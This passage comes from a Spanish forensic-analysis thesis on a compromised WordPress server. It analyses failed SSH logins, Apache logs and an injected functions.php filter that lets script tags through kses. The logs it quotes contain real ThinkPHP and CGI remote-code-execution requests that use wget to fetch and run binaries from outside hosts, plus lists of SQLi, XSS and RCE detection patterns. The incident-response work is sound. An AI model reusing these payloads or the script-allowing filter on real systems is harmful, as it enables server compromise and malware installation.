Size: 18971      Blocks: 40      IO Block: 4096  regular file
Device: 700h/1792d Inode: 522477  Links: 1
Access: (0644/-rw-r--r--) Uid: ( 33/www-data) Gid: ( 33/www-data)
Access: 2019-01-03 06:32:54.589230254 +0000
Modify: 2018-12-30 11:43:54.390101517 +0000
Change: 2018-12-30 11:43:54.390101517 +0000
Birth: -
root@edulo:/var/www/html/wp-content/themes/twentyseventeen#

```

Igual que en el caso anterior, comparamos el contenido del fichero presente en el servidor con el de una descarga lícita.

Vemos que se añadió una función nueva.

```

575 */
576 require get_parent_theme_file_path( '/inc/template-functions.php' );
577
578 /**
579  * Customizer additions.
580  */
581 require get_parent_theme_file_path( '/inc/customizer.php' );
582
583 /**
584  * SVG icons functions and filters.
585  */
586 require get_parent_theme_file_path( '/inc/icon-functions.php' );
587
588 function add_scriptfilter( $string ) {
589     global $allowedtags;
590     $allowedtags['script'] = array( 'src' => array () );
591     return $string;
592 }
593 add_filter( 'pre_kses', 'add_scriptfilter' );
594 :set number

```

Figura 92: Fichero alterado functions.php

Se añade una nueva función y una línea extra. Parece ser una parte de un mecanismo de filtrado de HTML, donde se ajusta el conjunto de etiquetas y atributos HTML permitidos. En particular, esta función permite la etiqueta `<script>` con un atributo `src`, pero no realiza ninguna operación directa sobre el `string` pasado como argumento. Es importante destacar que permitir la etiqueta `<script>` puede tener implicaciones de seguridad, especialmente relacionadas con ataques de tipo Cross-Site Scripting (XSS).

## 9.17 Análisis btmp

Partimos de los ficheros btmp contenidos dentro de la ruta `/var/log` de nuestra imagen forense. Tal y como hemos comentado en el [anexo 9.9](#), esta carpeta ya la tenemos copiada en nuestro equipo local.

Para ver el contenido de los logs btmp, tecleamos el comando:

```
$lastb -f /ruta a fichero btmp
```

Se mostrará el log con el siguiente formato:

```

Usuario – método de acceso – ip origen – fecha y hora de intento de conexión
indra      ssh:notty          125.75.47.46   Fri Dec 21 14:32 - 14:32 (00:00)

```

El resultado se volcará a un fichero resultado, `btmp.result`:

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log$ lastb -f btmp >> btmp.result
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ lastb -f btmp.1 >> btmp.result

```

Será a este fichero `btmp.result` donde aplicaremos varios filtros para su análisis.

Eliminamos los múltiples espacios y tabulaciones del fichero:

```
$ sed -i 's/[ \t]\+//g' btmp.result
```

Examinamos ips origen, filtrando por el campo 3 (ip) y ordenando en función de los más frecuentes:

```
$ cat btmp.result | cut -d" " -f3 | sort | uniq -c | sort -r
```

Resultando:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ ls btmp*
btmp  btmp.1
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ lastb -f btmp >> btmp.result
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ lastb -f btmp.1 >> btmp.result
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ sed -i 's/[ \t]\+ /g' btmp.result
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ cat btmp.result | cut -d" " -f3 | sort | uniq -c | sort -r
237 119.78.243.7
93 165.227.140.120
79 138.68.156.105
46 5.101.40.37
41 109.197.85.35
31 119.78.243.9
29 119.78.243.4
27 5.196.14.123
26 119.78.243.5
25 119.78.243.6
23 5.101.40.38
15 5.101.40.81
15 119.78.243.8
14 119.78.243.3
10 79.93.8.162
10 5.150.236.109
```

Figura 93: Resultado filtrado log btmp

Mostrando el resultado en porcentajes:

```
$ total=$(cat btmp.result | wc -l);cat btmp.result | cut -d" " -f3 | sort | uniq -c | sort -nr | awk -v total=$total '{printf "%s %.2f%%\n", $2, ($1/total)*100}'
```

Vemos que las IP origen con más porcentaje de intentos fallidos de conexión son:

```
119.78.243.7 6.35%
165.227.140.120 2.49%
138.68.156.105 2.12%
5.101.40.37 1.23%
109.197.85.35 1.10%
```

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log$ total=$(cat btmp.result | wc -l);cat btmp.result | cut -d" " -f3 | sort | uniq -c | sort -nr | awk -v total=$total '{printf "%s %.2f%%\n", $2, ($1/total)*100}'
119.78.243.7 6.35%
165.227.140.120 2.49%
138.68.156.105 2.12%
5.101.40.37 1.23%
109.197.85.35 1.10%
119.78.243.9 0.83%
119.78.243.4 0.78%
5.196.14.123 0.72%
119.78.243.5 0.70%
119.78.243.6 0.67%
5.101.40.38 0.62%
5.101.40.81 0.40%
119.78.243.8 0.40%
119.78.243.3 0.37%
79.93.8.162 0.27%
5.150.236.109 0.27%
190.128.137.10 0.19%
123.124.156.253 0.19%
49.248.167.102 0.16%
92.222.84.34 0.13%
219.246.78.18 0.13%
217.182.93.140 0.13%
190.82.73.92 0.13%
187.39.201.19 0.13%
170.79.120.4 0.13%
```

Figura 94: Resultado filtrado log btmp 2

A tenor de los resultados obtenidos en el [anexo 9.16](#), comprobamos la presencia de la IP 185.216.32.36, y no se obtienen resultados.

## 9.18 Análisis logs servidor apache

Partimos de los ficheros Access.log y error.log contenidos dentro de la ruta `/var/log/apache2` de nuestra imagen forense. Tal y como hemos comentado en el [anexo 9.9](#), esta carpeta ya la tenemos copiada en nuestro equipo local.

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ ls
access.log      access.log.12.gz  access.log.5.gz  access.log.9.gz  error.log.11.gz  error.log.4.gz   error.log.8.gz
access.log.1    access.log.2.gz   access.log.6.gz  error.log        error.log.12.gz  error.log.5.gz   error.log.9.gz
access.log.10.gz access.log.3.gz   access.log.7.gz  error.log.1      error.log.2.gz   error.log.6.gz   other_vhosts_access.log
access.log.11.gz access.log.4.gz   access.log.8.gz  error.log.10.gz  error.log.3.gz   error.log.7.gz
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 95: Logs apache

Descomprimos todos los ficheros `.gz` de `access.log` y `error.log` y los combinamos todos en un fichero llamado `access.result` y `error.result`. Para automatizar la tarea se crea el script `descomprimir.sh`

```
GNU nano 7.2                                descomprimir.sh
#!/bin/bash
#Eduardo López Diciembre 2023

#Leemos todo el directorio, si el fichero está comprimido lo descomprimos y lo
#... añadimos a un fichero result.
# Si no está comprimido y es texto plano lo añadimos tal cual al fichero result
nombre_archivo=""
archivo_descomprimido=""
nombre_final=""

for archivo in $(ls)
do
    if file "$archivo" | grep -q "gzip compressed data"; then
        nombre_final="${archivo%.*}.result"
        echo "Archivo $archivo está comprimido con nombre final $nombre_final"
        archivo_descomprimido="${archivo%.gz}"
        gzip -c -d "$archivo" > "$archivo_descomprimido"
        strings "$archivo_descomprimido" >> "$nombre_final"
    elif file "$archivo" | grep -q "ASCII"; then
        nombre_final="${archivo%.*}.result"
        echo "Archivo $archivo es texto plano con nombre final $nombre_final"
        strings "$archivo" >> "$nombre_final"
    fi
done

edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ ls
access.log      access.log.2      access.log.6      access.result    error.log.12     error.log.5      error.log.9
access.log.1    access.log.2.gz   access.log.6.gz   descomprimir.sh  error.log.12.gz  error.log.5.gz   error.log.9.gz
access.log.10   access.log.3      access.log.7      error.log        error.log.2      error.log.6      error.result
access.log.10.gz access.log.3.gz   access.log.7.gz   error.log.1      error.log.2.gz   error.log.6.gz   other_vhosts_access.log
access.log.11   access.log.4      access.log.8      error.log.10     error.log.3      error.log.7
access.log.11.gz access.log.4.gz   access.log.8.gz   error.log.10.gz  error.log.3.gz   error.log.7.gz
access.log.12   access.log.5      access.log.9      error.log.11     error.log.4      error.log.8
access.log.12.gz access.log.5.gz   access.log.9.gz   error.log.11.gz  error.log.4.gz   error.log.8.gz
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 96: Script descomprimir.sh en logs apache

Serán a estos ficheros `.result` a los que les aplicaremos los diferentes filtros para su análisis.

Comprobamos peticiones procedentes de la IP 18.195.165.56 detectada en el [punto 3.3.3.2](#).

Para el caso de los ficheros `access.log*` se detectan las peticiones vistas en el [punto 3.3.3.3](#) en el fichero `access.log`.

```

edu@edu:~/Documentos/tfm/logs_analizar/log/apache2$ grep "18.195.165.56" access.log
18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (com
patible; MSIE 6.0; Windows NT 5.1)"
18.195.165.56 - - [03/Jan/2019:07:07:43 +0000] "POST /wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2019&Month
=01 HTTP/1.1" 200 209 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
edu@edu:~/Documentos/tfm/logs_analizar/log/apache2$

```

Figura 97: Filtrado logs apache ip 18.195.165.56

En el caso de los ficheros *error.log*, aparecen errores que indican que hay un problema con la forma en que se está manejando un valor numérico en el código PHP. El aviso mostrado “*A non well formed numeric value encountered*” se genera cuando PHP intenta operar con un valor que espera que sea numérico, pero encuentra algo que no puede interpretar correctamente como un número. Lo consideramos ajeno al estudio ya que parece ser un bug propio del plugin.

```

edu@edu:~/Documentos/tfm/logs_analizar/log/apache2$ grep "18.195.165.56" error.result
[Thu Jan 03 07:07:43.238918 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value enco
ntered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 169
[Thu Jan 03 07:07:43.238979 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value enco
ntered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 99
[Thu Jan 03 07:07:43.238987 2019] [php7:notice] [pid 19951] [client 18.195.165.56:44145] PHP Notice: A non well formed numeric value enco
ntered in /var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on line 99
edu@edu:~/Documentos/tfm/logs_analizar/log/apache2$

```

Figura 98: Filtrado ip 18.195.165.56 error.log apache

Filtrando por las IPs con más porcentajes de incidencias encontradas en el [anexo 9.17](#) **no se obtienen resultados.**

Buscamos intentos de inyección de código a través de la URL, filtrando por los patrones más comunes de inyección.

### Inyección SQL

Buscamos patrones típicos de inyección SQL, como:

```

' OR '1'='1
;--
' UNION SELECT
' DROP TABLE

```

### **No se obtienen resultados.**

### Cross-Site Scripting (XSS)

Busca patrones de XSS, que a menudo involucran etiquetas <script> o eventos JavaScript (onmouseover, onerror, etc.):

```

<script>
javascript:
%3Cscript%3E (codificación URL de <script>)

```

### **No se obtienen resultados.**

### Ejecución de Código Remoto

Busca intentos de ejecutar comandos o acceder a shells remotas, a menudo a través de PHP o CGI:

```

cmd=
exec(
passthru(
shell_exec(

```

## Se obtienen resultados para el patrón "Shell exec":

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "shell_exec" access.result
185.244.25.186 - - [25/Dec/2018:01:37:52 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [25/Dec/2018:02:56:32 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
78.181.101.155 - - [23/Dec/2018:10:40:30 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./lzrd%20thinkphp.x86 HTTP/1.1" 200 63360 "-" "Sefa"
183.192.243.180 - - [22/Dec/2018:02:19:23 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./lzrd%20thinkphp.x86 HTTP/1.1" 200 0 "-" "Sefa"
205.185.113.123 - - [29/Dec/2018:08:11:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 38864 "-" "Sefa"
205.185.113.123 - - [29/Dec/2018:03:05:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 0 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:08:42:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.188 - - [26/Dec/2018:09:53:26 +0000] "GET /public/index.php?s=/index/%5Cthink%5Capp\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://185.244.25.235/x86;cat%20x86%20%3E%20efjins;chmod%20777%20efjins;./efjins%20thinkphp HTTP/1.1" 404 510 "-" "python-requests/2.21.0"
185.244.25.186 - - [26/Dec/2018:10:22:21 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:13:49:25 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:20:52:27 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

En función del resultado, afinamos más el filtro con el comando:

`$ grep -E "think|shell_exec|invokefunction" access.result`

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep -E "think|shell_exec|invokefunction" access.result
185.244.25.186 - - [25/Dec/2018:01:37:52 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [25/Dec/2018:02:56:32 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
78.181.101.155 - - [23/Dec/2018:10:40:30 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./lzrd%20thinkphp.x86 HTTP/1.1" 200 63360 "-" "Sefa"
183.192.243.180 - - [22/Dec/2018:02:19:23 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;cat%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./lzrd%20thinkphp.x86 HTTP/1.1" 200 0 "-" "Sefa"
205.185.113.123 - - [29/Dec/2018:08:11:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 38864 "-" "Sefa"
208.113.162.107 - - [29/Dec/2018:10:31:28 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=die(md5(3453453)); HTTP/1.1" 301 770 "ganga.site" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.75 Safari/537.36"
208.113.162.107 - - [29/Dec/2018:10:31:28 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=die(md5(3453453)); HTTP/1.1" 200 68660 "ganga.site" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.75 Safari/537.36"
205.185.113.123 - - [29/Dec/2018:03:05:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 0 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:08:42:53 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.188 - - [26/Dec/2018:09:53:26 +0000] "GET /public/index.php?s=/index/%5Cthink%5Capp\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://185.244.25.235/x86;cat%20x86%20%3E%20efjins;chmod%20777%20efjins;./efjins%20thinkphp HTTP/1.1" 404 510 "-" "python-requests/2.21.0"
185.244.25.186 - - [26/Dec/2018:10:22:21 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:13:49:25 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
185.244.25.186 - - [26/Dec/2018:20:52:27 +0000] "GET /index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 99: Rastros de intento de ataque ThinkPHP

Las ips origen de estas peticiones son:

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep -E "think|shell_exec|invokefunction" access.result | cut -d" " -f1 | sort | uniq -c | sort -r
 6 185.244.25.186
 2 208.113.162.107
 2 205.185.113.123
 1 78.181.101.155
 1 185.244.25.188
 1 183.192.243.180
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 100: IPs sospechosas

Estas IPs no se encuentran dentro del resultado obtenido en el [anexo 9.17](#), por lo que podemos intentar un ataque del otro.

Creamos una lista negra con IPs que consideramos sospechosas.

```
$ grep -E "think|shell_exec|invokefunction" access.result | cut -d" " -f1 >>
ips_sospechosas
```

En fecha y hora:

```
edul@edul:~/Documentos/tfm/Logs_analizar/log/apache2$ grep -E "think|shell_exec|invokefunction" access.result | cut -d" " -f4
[25/Dec/2018:01:37:52
[25/Dec/2018:02:56:32
[23/Dec/2018:10:40:30
[22/Dec/2018:02:19:23
[29/Dec/2018:08:11:53
[29/Dec/2018:10:31:28
[29/Dec/2018:10:31:28
[29/Dec/2018:03:05:53
[26/Dec/2018:08:42:53
[26/Dec/2018:09:53:26
[26/Dec/2018:10:22:21
[26/Dec/2018:13:49:25
[26/Dec/2018:20:52:27
edul@edul:~/Documentos/tfm/Logs_analizar/log/apache2$
```

Figura 101: Hora IPs sospechosas en log

El resultado es el intento de ejecución de código remoto aprovechando una vulnerabilidad del *Framework ThinkPHP*.

<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2018-20062>

Sin embargo, no se detecta que éste Framework estuviera instalado en el servidor, por lo que se considera el ataque como **infructuoso**.

Por ejemplo, para la solicitud HTTP realizada el día 22/12/2018

```
183.192.243.180 - - [22/Dec/2018:02:19:23 +0000] "GET
/index.php?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]
=shell_exec&vars[1][]=cd%20/tmp;wget%20http://cnc.junoland.xyz/bins/egg.x86;ca
t%20egg.x86%20>%20lzrd;chmod%20777%20lzrd;./lzrd%20thinkphp.x86
HTTP/1.1" 200 0 "-" "Sefa"
```

El contenido marcado en rojo es la parte crítica, donde se especifican los comandos del shell a ejecutar. Desglosando los comandos:

*cd /tmp*: cambia el directorio actual a /tmp, que es un directorio de escritura común.

*wget http://cnc.junoland.xyz/bins/egg.x86*: utiliza *wget* para descargar un archivo desde la URL dada. El archivo descargado parece ser un binario (*egg.x86*).

*cat egg.x86 > lzrd*: copia el contenido del archivo *egg.x86* a un nuevo archivo llamado *lzrd*.

*chmod 777 lzrd*: cambia los permisos del archivo *lzrd* para hacerlo ejecutable por cualquier usuario.

*./lzrd thinkphp.x86*: ejecuta el archivo *lzrd*.

El objetivo final de esta solicitud era descargar y ejecutar un archivo binario en el servidor, probablemente con intenciones maliciosas, como instalar un *backdoor*, participar en una *botnet*, minar criptomonedas, robar datos, etc. Sin embargo, NO se encuentran trazas de los ficheros *egg.x86* ni *lzrd* en el servidor.

Hacemos notar también que muchas peticiones, intentan descargar un archivo desde la IP 205.185.113.123 al servidor:

```
185.244.25.106 - - [26/Dec/2018:20:52:27 +0000] "GET /index.php?s=/index\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://205.185.113.123/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1" 200 65290 "-" "Sefa"
```

Añadimos esta IP a nuestra lista de IPs sospechosas.

Buscamos por caracteres que a menudo se utilizan en ataques, como:

- %27 (apóstrofe codificado en URL)
  - %22 (comillas dobles codificadas en URL)
  - %23 (almohadillas codificadas en URL)
  - %3B (punto y coma codificado en URL)
  - %2F (barra diagonal codificada en URL)
- Se obtienen resultados interesantes:

Para el comando:

```
$ grep "%27" access.result
```



```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "%27" access.result
118.89.144.131 - - [31/Dec/2018:14:59:13 +0000] "GET /login.cgi?cli=aa%20aa%27;wget%20http://80.211.112.150/k%20-0%20/tmp/ks;chmod%20777%20/tmp/ks;sh%20/tmp/ks%27$ HTTP/1.1" 400 0 "-" "LMAO/2.0"
194.147.34.64 - - [30/Dec/2018:22:35:29 +0000] "GET /login.cgi?cli=aa%20aa%27;wget%20http://80.211.142.26/x%20-0%20-%3E%20/tmp/x;sh%20/tmp/x%27$ HTTP/1.1" 400 0 "-" "Kowai/1.0"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 102: Filtrado %27 logs apache

Intento de inyección de código mediante script CGI, con resultado 400, el servidor no pudo procesar la solicitud. Se considera **infructuoso** ya que el servidor no está configurado para ejecutar scripts CGI.

Para el comando:

```
$ grep "%23" access.result
```



```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "%23" access.result
193.238.152.59 - - [30/Dec/2018:12:05:04 +0000] "GET /%23wp-config.php%23 HTTP/1.1" 404 3515 "-" "WPScan v3.4.2 (https://wpscan.org)"
193.238.152.59 - - [30/Dec/2018:12:27:52 +0000] "GET /%23wp-config.php%23 HTTP/1.1" 404 3515 "-" "WPScan v3.4.2 (https://wpscan.org)"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 103: Filtrado %23 logs apache

En este caso el recurso solicitado: */%23wp-config.php%23*, %23 es el porcentaje de codificación URL para el carácter #, por lo que la solicitud era para */#wp-config.php#*. Esto parece ser una búsqueda de una copia de seguridad o archivo temporal de *wp-config.php*, que es un archivo crítico de configuración de *WordPress*.

El resultado fue 404, es el código de estado HTTP, que significa "No Encontrado". Esto indica que el archivo solicitado no existe en el servidor.

La ausencia de referenciador indica que la solicitud no fue hecha a través de un enlace en otra página web.

El agente de usuario *WPscan v3.4.2* (<https://WPscan.org/>) es una herramienta conocida utilizada para encontrar vulnerabilidades en sitios web de *WordPress*.

Esta entrada sugiere que alguien (o una herramienta automatizada) estaba utilizando *WPscan* para buscar posibles vulnerabilidades en el sitio *WordPress*, específicamente tratando de encontrar una copia del archivo de configuración *wp-config.php*. Dado que el servidor respondió con un código 404, significa que el archivo no fue encontrado, lo cual es bueno desde una perspectiva de seguridad, ya que *wp-config.php* contiene información sensible, como credenciales de base de datos.

Para el comando:

```
$ grep "%2F" access.result
```

```
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "%2F" access.result
80.72.4.100 - - [03/Jan/2019:05:18:32 +0000] "GET /wp-login.php?redirect_to=https%3A%2F%2Fganga.site%2Fwp-admin%2Fupdate.php%3Faction%3Dup
load-plugin&reauth=1 HTTP/1.1" 200 3626 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"
80.31.225.16 - - [21/Dec/2018:18:29:15 +0000] "GET /wp-admin/plugins.php?action=activate&plugin=accelerated-mobile-pages%2Faccelerated-mob
lie-pages.php&wnonce=5071e316f5 HTTP/1.1" 302 492 "https://ganga.site/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 - - [21/Dec/2018:18:32:24 +0000] "GET /wp-admin/plugins.php?action=activate&plugin=reflex-gallery%2Freflex-gallery.php&wnonce
ce=d0c83cd98e HTTP/1.1" 302 527 "https://ganga.site/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 - - [21/Dec/2018:18:32:25 +0000] "GET /wp-admin/plugins.php?error=true&plugin=reflex-gallery%2Freflex-gallery.php&error_nonc
e=8c2f0239ed HTTP/1.1" 200 67613 "https://ganga.site/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKi
t/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 - - [21/Dec/2018:18:32:25 +0000] "GET /wp-admin/plugins.php?action=error_scrape&plugin=reflex-gallery%2Freflex-gallery.php&w
nonce=8c2f0239ed HTTP/1.1" 200 395 "https://ganga.site/wp-admin/plugins.php?plugin=reflex-gallery%2Freflex-gallery.php" "Mozilla/5.0 (X11
; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 - - [21/Dec/2018:18:32:25 +0000] "GET /wp-admin/plugins.php?action=error_scrape&plugin=reflex-gallery%2Freflex-gallery.php&w
nonce=8c2f0239ed HTTP/1.1" 200 395 "https://ganga.site/wp-admin/plugins.php?plugin=reflex-gallery%2Freflex-gallery.php" "Mozilla/5.0 (X11
; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
80.31.225.16 - - [21/Dec/2018:18:33:26 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 744 "https://ganga.site/wp-admin/plugins.php?pl
ugin=reflex-gallery%2Freflex-gallery.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Saf
ari/537.36"
80.31.225.16 - - [21/Dec/2018:18:34:08 +0000] "GET /wp-admin/plugin-install.php HTTP/1.1" 200 70172 "https://ganga.site/wp-admin/plugins.p
hp?plugin=reflex-gallery%2Freflex-gallery.php" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.13
9 Safari/537.36"
193.238.152.59 - - [30/Dec/2018:12:24:35 +0000] "GET /wp-admin/plugins.php?action=activate&plugin=reflex-gallery%2Freflex-gallery.php&plug
in_status=all&paged=1&s&wnonce=e2af69ee71 HTTP/1.1" 302 641 "https://ganga.site/wp-admin/plugins.php" "Mozilla/5.0 (X11; Linux x86_64) A
ppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$
```

Figura 104: Filtrado %2F logs apache

Aparecen múltiples referencias a la zona de administración "*wp-admin*". Cualquier acceso a */wp-admin/* siempre debe ser monitoreado, ya que es el área de administración de un sitio *WordPress*. Solo los usuarios autorizados accedan a estas áreas.

En este punto vemos que la IP 193.238.152.59, se repite con el intento visto en el apartado anterior, para acceder al recurso *wp-config.php*.

